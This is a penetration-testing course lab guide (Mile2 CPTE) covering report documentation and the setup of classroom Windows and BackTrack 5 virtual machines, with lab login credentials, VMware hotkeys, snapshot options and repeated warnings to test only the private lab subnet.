

LAB GUIDE


Certified Penetration Testing Engineer

CERTIFIED C)PTEngineer™



Get certified! Sit for the CPTE exam.
(Visit www.mile2.com/exams.html)





0 Module 0 Lab – Documentation for CPTC Final Report

Lab Scenario

Being new to Pen Testing you will not be compiling a full report, but you are required to fully document all your activities towards the goal of writing a final CPTC (Certified Penetration Testing Consultant) report. If you are taking this class under the CPTE (Certified Penetration Testing Engineer) label, the final report is an optional activitiy.

Every detail that is needed for a report must be turned in to the project leader at the end of the class. You are asked to keep that documentation which will be reviewed by your team leader at a later date.

Lab Objectives

Document every task you perform in such a way that a thorough report can be compiled.

Lab Resources


Microsoft Word, Excel and any other software you choose to use for your compilation.

Lab Tasks Overview

Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

Lab Details - Step-by-Step Instructions

0.1 Exercise 1 – Documentation of the assigned tasks



Utilizing any software products you see fit, record all of your tasks in such a way that your team leader can compile a professional report. This can include manual creation of notes using any note taking or information management tool, taking screen shots, capturing keystrokes, saving tool outputs, and creating tool reports. Documentation collection/creation will be conducted throughout the week on every lab you perform.

1 Module 1 Lab – Getting Set Up

Lab Scenario


OK there is not much of a scenario for this lab since we are getting the lab equipment ready for subsequent labs and getting you acclimated to your equipment, file shares, subnets, VM images, etc.

Lab Objectives

1. Discover the class share that the instructor will set up for you. You will access this class share many times during the week to get the latest software and other miscellaneous items.
2. Establish your nomenclature.
3. Get used to where you will find items on the student VMs and/or DVDs.
4. Open the pre-installed Windows XP, Windows 2000 Advanced Server, Windows 2003 Server and BackTrack VMware images.
5. PDF Penetration Testing Methodology's review.

Lab Resources

1. The instructor will give you the location of the class share.
2. Instructor will provide the subnets and Nomenclature.
3. Student DVDs – Located in the DVD insert in the student workbook provided by Mile2.
4. VMware Workstation should already be installed on your base system.
5. Your VM Images should be located on in the My Documents folder under My VMware Images.
6. Acrobat Reader should already be installed on your base system.



Lab Tasks Overview

1. Make sure your host OS firewall is disabled.
2. Record the class share here: _____
   and username and password: _____
   Navigate to the class share and make sure you can access the items located there.
3. Open your student DVDs then spend some time looking at the hierarchy so that items will be easier to find as the week progresses.
4. Open the following VM Images and test that you have Internet access. Change the name of each image by adding your initials after the existing name before you open the image. Check to see that you can ping each one from your XP Pentester VM.
   a. Windows XP Pentester
   b. Windows 2000 Server
   c. Windows 2003 Server
   d. BackTrackv 5


5. Record your computer naming scheme
   Record the class subnet.
   a. **You do not have permission or authority to test any systems that are not part of our private lab subnet!**
6. Review the following Penetration Testing Methodologies.
   a. OSSTMM
   b. NIST
   c. FFIEC
   d. OISSG

Lab Details - Step-by-Step Instructions

1.1 Exercise 1 – Naming and subnet assignments


1. Obtain the logon credentials for your host system from the instructor.
2. Log into the host system.
   a. Ignore any errors about duplicate computer names for now.
3. Record the assigned class subnet here: _____
   a. **You do not have permission or authority to test any systems that are not part of our private lab subnet!**
   b. Your IP address should be assigned automatically by DHCP.
4. Verify your network and Internet configuration by opening a Web browser and attempt to visit www.google.com.
   a. If you have connectivity problems, please ask the instructor for assistance.
5. Record your assigned system naming scheme here: _____
6. Change your host computer's name to the one assigned to you by the instructor.
   a. You will need to rename the base system and each of the Windows VMs.
      i. Click Start, Right Click on My Computer (or Computer) and choose

Notes:




properties.

ii. Click the Computer Name tab then choose Change.



iii. Enter a new name based on the assigned naming convention, and click OK.



iv. Click OK on any pop-up or remaining dialog boxes. You may be prompted/forced to reboot.


7. After rebooting, log in.

1.2 Exercise 2 – Discovering your class share

This is to be done on your Base Computer now and your VMs as needed.

1. Record the class share: _____
   and username and password: _____
   a. Navigate to the class share by one of the following means.
      i. Option 1: via Start, Run
         1. Click Start
         2. Click Run
         3. Type \\ipaddress\classshare (use IP address given by instructor) and hit enter.

Picture is an example only!



         4. Enter the username and password provided by instructor, then hit enter. If the username and password you have on your computer is the same as the class share, you will not be prompted to enter them.
         5. You should now see the folder of the class share.
      ii. Option 2: via Address Bar
         1. Click my computer
         2. Type \\ipaddress\classshare in the address bar (use IP address given by instructor) and hit enter.
         3. Enter username and password provided by instructor, then hit enter.
   b. The classshare user account is for accessing the class share only. Do not use the classshare user account as an attack target. Act as if the classshare account does not exist for all lab activites.
2. If this is a virtual class or if the instructor chooses, the class share may be accessible through DropBox. The instructor will provide instructions if the DropBox class share is used.


1.3 Exercise 3 – VM Image Preparation

This is to be done on your Base Computer.

1. You will be opening the following VM Images by following steps 2 thru 8 and test that you have Internet access from all of the VMs. Check to see that you can ping to and from each and your XP Pentester VM.
    i. Windows XP Pentester
    ii. Windows 2000 Server
    iii. Windows 2003 Server
    iv. BackTrack 5

Note: There are other VMs in this folder. Do not open them now. The Lab Guide will provide instructions when it is necessary to open the other VMs.

2. Start VMware Workstation.
    a. Start – All Programs\VMware\VMware Workstation
3. You are now ready to start your virtual machines, but first let's take you through some of the toolbar icons and what they do.



4. Hover your mouse over each toolbar for its name, and then use the VMware built in help for an explanation if needed.
5. Keyboard Shortcuts: Take the time to know these well, as you will be using them all week!

Notes:


Hot-Key Sequence	Description
Alt-Tab	Change between applications within the virtual machine.
Alt-Esc	Shift between application windows within the virtual machine.

Ctrl-Alt-Delete	Shut down or (depending upon the operating system) log off the operating system. This command is received by both the host operating system and the virtual machine, even when VMware Workstation has control of input. You can cancel the ending of the host operating system's session, then return to the virtual machine and log off or shut down the guest operating system, or perform administrative tasks.
Ctrl-Alt-Insert	Shut down or (depending upon the guest operating system) log off the guest. This command is received solely by the virtual machine. Note: Changing the hot-key combination changes the sequence you need to use. For instance, if you change the hot-key combination to Ctrl-Shift-Alt, you must press Ctrl-Shift-Alt-Insert to end the guest operating system session.
Ctrl-Alt	Take the virtual machine out of full screen mode; if the virtual machine is not in full screen mode, this hot-key combination releases the mouse and keyboard from the virtual machine. Note: Changing the hot-key combination changes the sequence you need to use. For instance, if you change the hot-key combination to Ctrl-Shift-Alt, you must press Ctrl-Shift-Alt to take the virtual machine out of full screen mode or release the mouse and keyboard.
Ctrl-Alt-Enter	Expand the current virtual machine into full screen mode; if you are running several virtual machines and repeat the command, the next virtual machine switches into full screen mode. This command provides a useful way to move between virtual machines. Note: Changing the hot-key combination changes the sequence you need to use. For instance, if you change the hot-key combination to Ctrl-Shift-Alt, you must press Ctrl-Shift-Alt-Enter to enter full screen mode.
Ctrl-Alt-<space>	Send any command into the virtual machine so that VMware Workstation does not process it. Hold down Ctrl-Alt as you press the space bar and continue to hold those keys down as you press the next key in the sequence. For example, follow these steps to send Ctrl-Alt-Esc to the virtual machine, bypassing Workstation: 1. Press Ctrl-Alt.


Notes:

	2. Press and release the space bar. 3. Press and release Esc. 4. Release Ctrl-Alt. Note: Changing the hot-key combination changes the sequence you need to use. For instance, if you change the hot-key combination to Ctrl-Shift-Alt, you must press Ctrl-Shift-Alt-<space> to have Workstation not process a command.

6. **Part 1 - Open the Windows XP Pentester VM Image**
   a. Choose File/open




   b. Browse to the VM folder (Should be C:/My Documents/My VMware Images/)




   c. Select the vmx file in the XP Pentester folder to open the new virtual machine.
   d. IMPORTANT! - Change the name of the Image by adding your initials after the existing name.
      i. Click **Edit virtual machine settings**.

ii. Select the **Options** tab
iii. Change the Virtual machine name by replacing the XXX with your initials.
iv. Click OK.




e. Click **Power on this virtual machine** to boot the XP PenTester VM Image.
f. Choose **I copied it** when prompted by the VMware dialog box, then click **OK**.
g. Login using the following credentials:
    i. Username:**Administrator**
    ii. Password: **P@ssw0rd**
h. Open a Web browser and confirm Internet connectivity.
    i. If there is a problem accessing Internet sites, please ask the instructor for assistance.
i. Once you are logged on, proceed to change the computer name.
    i. Click Start, Right Click on My Computer and choose properties.




Notes:

ii. Click the Computer Name tab then choose Change.




iii. Enter a new name, changing the XXX in XP-XXX to your initials, and click OK.




iv. Click OK on any pop-up or remaining dialog boxes. You may be prompted/forced to reboot.

Note: We have installed most of the tools and added shortcuts to them via the Security folder on the desktop and/or the double arrow next to the clock in the bottom right hand corner. Please take a moment to explore the contents of the Security Folder. All of these items are included on your Student DVDs.



Note: Do not update Windows XP, Java or .Net. This will affect the use of some programs that are pre-installed!


7. **Part 2 - Open the Windows 2000 Server image.**
   a. Choose File→open
   b. Browse to the VM folder (Should be C:/My Documents/My VMware Images/)



   c. Select the vmx file in the My Documents\My VMware Images\Windows 2000 Server\ folder to open the new virtual machine.
   d. IMPORTANT! - Change the name of the Image by adding your initials after the existing name.
   e. Start the virtual machine, follow the setup and use the defaults, then login.
      i. Remember from the shortcuts above, in order to access the login screen you need to enter **Ctrl+Alt+Ins**.
      ii. Username:**Administrator**
      iii. Password: **password**

f. Notice that the desktop background displays current network configuration info, such as the IP address.
   i. To refresh the background config information, run BGinfo located in Start/Programs/Startup.
g. From the Windows XP Pentester image, ping your 2000 VM to make sure it is accessible.

Picture is an example only!




h. Once confirmed, return to the 2000 VM and click the Pause button on the VMWare toolbar. This will reduce system resource consumption. When you need this VM later, click the Play/Resume button.

8. **Part 3 - Open the Windows 2003 Server image.**
   a. Choose File→open
   b. Browse to the VM folder (Should be C:/My Documents/My VMware Images/Windows 2003 Server/)
   c. Select the vmx file in the Windows 2003 Server/ folder to open the next virtual machine.
   d. IMPORTANT! - Change the name of the Image by adding your initials after the existing name.
   e. Start the virtual machine, follow the setup and use the defaults, then login.
      i. Remember from the shortcuts above, in order to access the login screen you need to enter **Ctrl+Alt+Ins**.
      ii. Username:**Administrator**
      iii. Password: **P@ssw0rd**
   f. From the Windows XP Pentester image, ping your 2003VM to make sure it is accessible.
   g. Once confirmed, return to the 2003 VM and click the Pause button on the VMWare toolbar. This will reduce system resource consumption. When you need this VM later, click the Play/Resume button.

Notes:

9. **Part 4 - Open the BackTrack 5 image.**
    a. Choose File→open
    b. Browse to the VM folder (Should be C:/My Documents/My VMware Images/BT5R2-GNOME-VM-32/)
    c. Select the vmx file BT5R2-GNOME-VM-32.vmx to open the next virtual machine.
    d. **IMPORTANT!** - Change the name of the Image by adding your initials after the existing name.
    e. Start the virtual machine and login.
        i. Username:**root**
        ii. Password: **toor**



    iii. Type **/etc/init.d/networking start**
        1. This will start the networking services and trigger a DHCP IP address lease.
        2. If you reboot this VM, re-enter this command each time.
        3. If you experience problems with IP, re-enter this command with **restart** instead of **start** from any shell.
    iv. Type **startx** and hit enter to run the Xwindows system.
    f. After sucessful login and then loading the GUI, your screen should look like this:

Notes:

g. Start Firefox and test Internet connectivity.

Note: Snapshots will be used in certain labs to take a backup before making serious modifications to your virtual machine. This is done throughout the VM menu.

Helpful Tip: You can boot a Live Linux CD within a VM and make configuration changes that you want to be available when you reboot the Live CD…you could also use a snap shot for this purpose.

Optional Task: If you are concerned that your fellow students might try to attack your system since all systems have the same password, you can change them. From the host, press **CTRL-ALT-DEL**, then select Change Password. From each Windows VM, press **CTRL-ALT-INS**. (Note: Do not change the user name. Do not change the password for any other account. Stick with letters and numbers, no symbols.) If you change passwords, record them here for you and your instructor:

Notes:

Host OS: _____

XP VM: _____

2000 VM: _____

2003 VM: _____

10. More Items to Remember:
    a. Choose: VM > Settings > Options > Snapshot

b. On this panel, you can do the following:
    i. You can disable snapshots for the virtual machine. The virtual machine must not have any snapshots if you want to disable snapshots.
        1. To disable snapshots for this virtual machine, check the Disable snapshots check box.
    ii. You can specify the way Workstation handles snapshots when you power off the virtual machine.
    iii. Options when powering off include:
        1. Just power off — Powers off without making any changes to snapshots.
        2. Revert to the snapshot — Reverts to the parent of the snapshot so the virtual machine always starts in the state in which the snapshot was taken.
        3. Take a new snapshot — Takes a new snapshot of the virtual machine state after it is powered off.
        4. Ask me — Always asks what you want to do with snapshots when you power off.

1.4 Exercise 4 – Discovering the Student Materials

This is to be done on your XP VM.

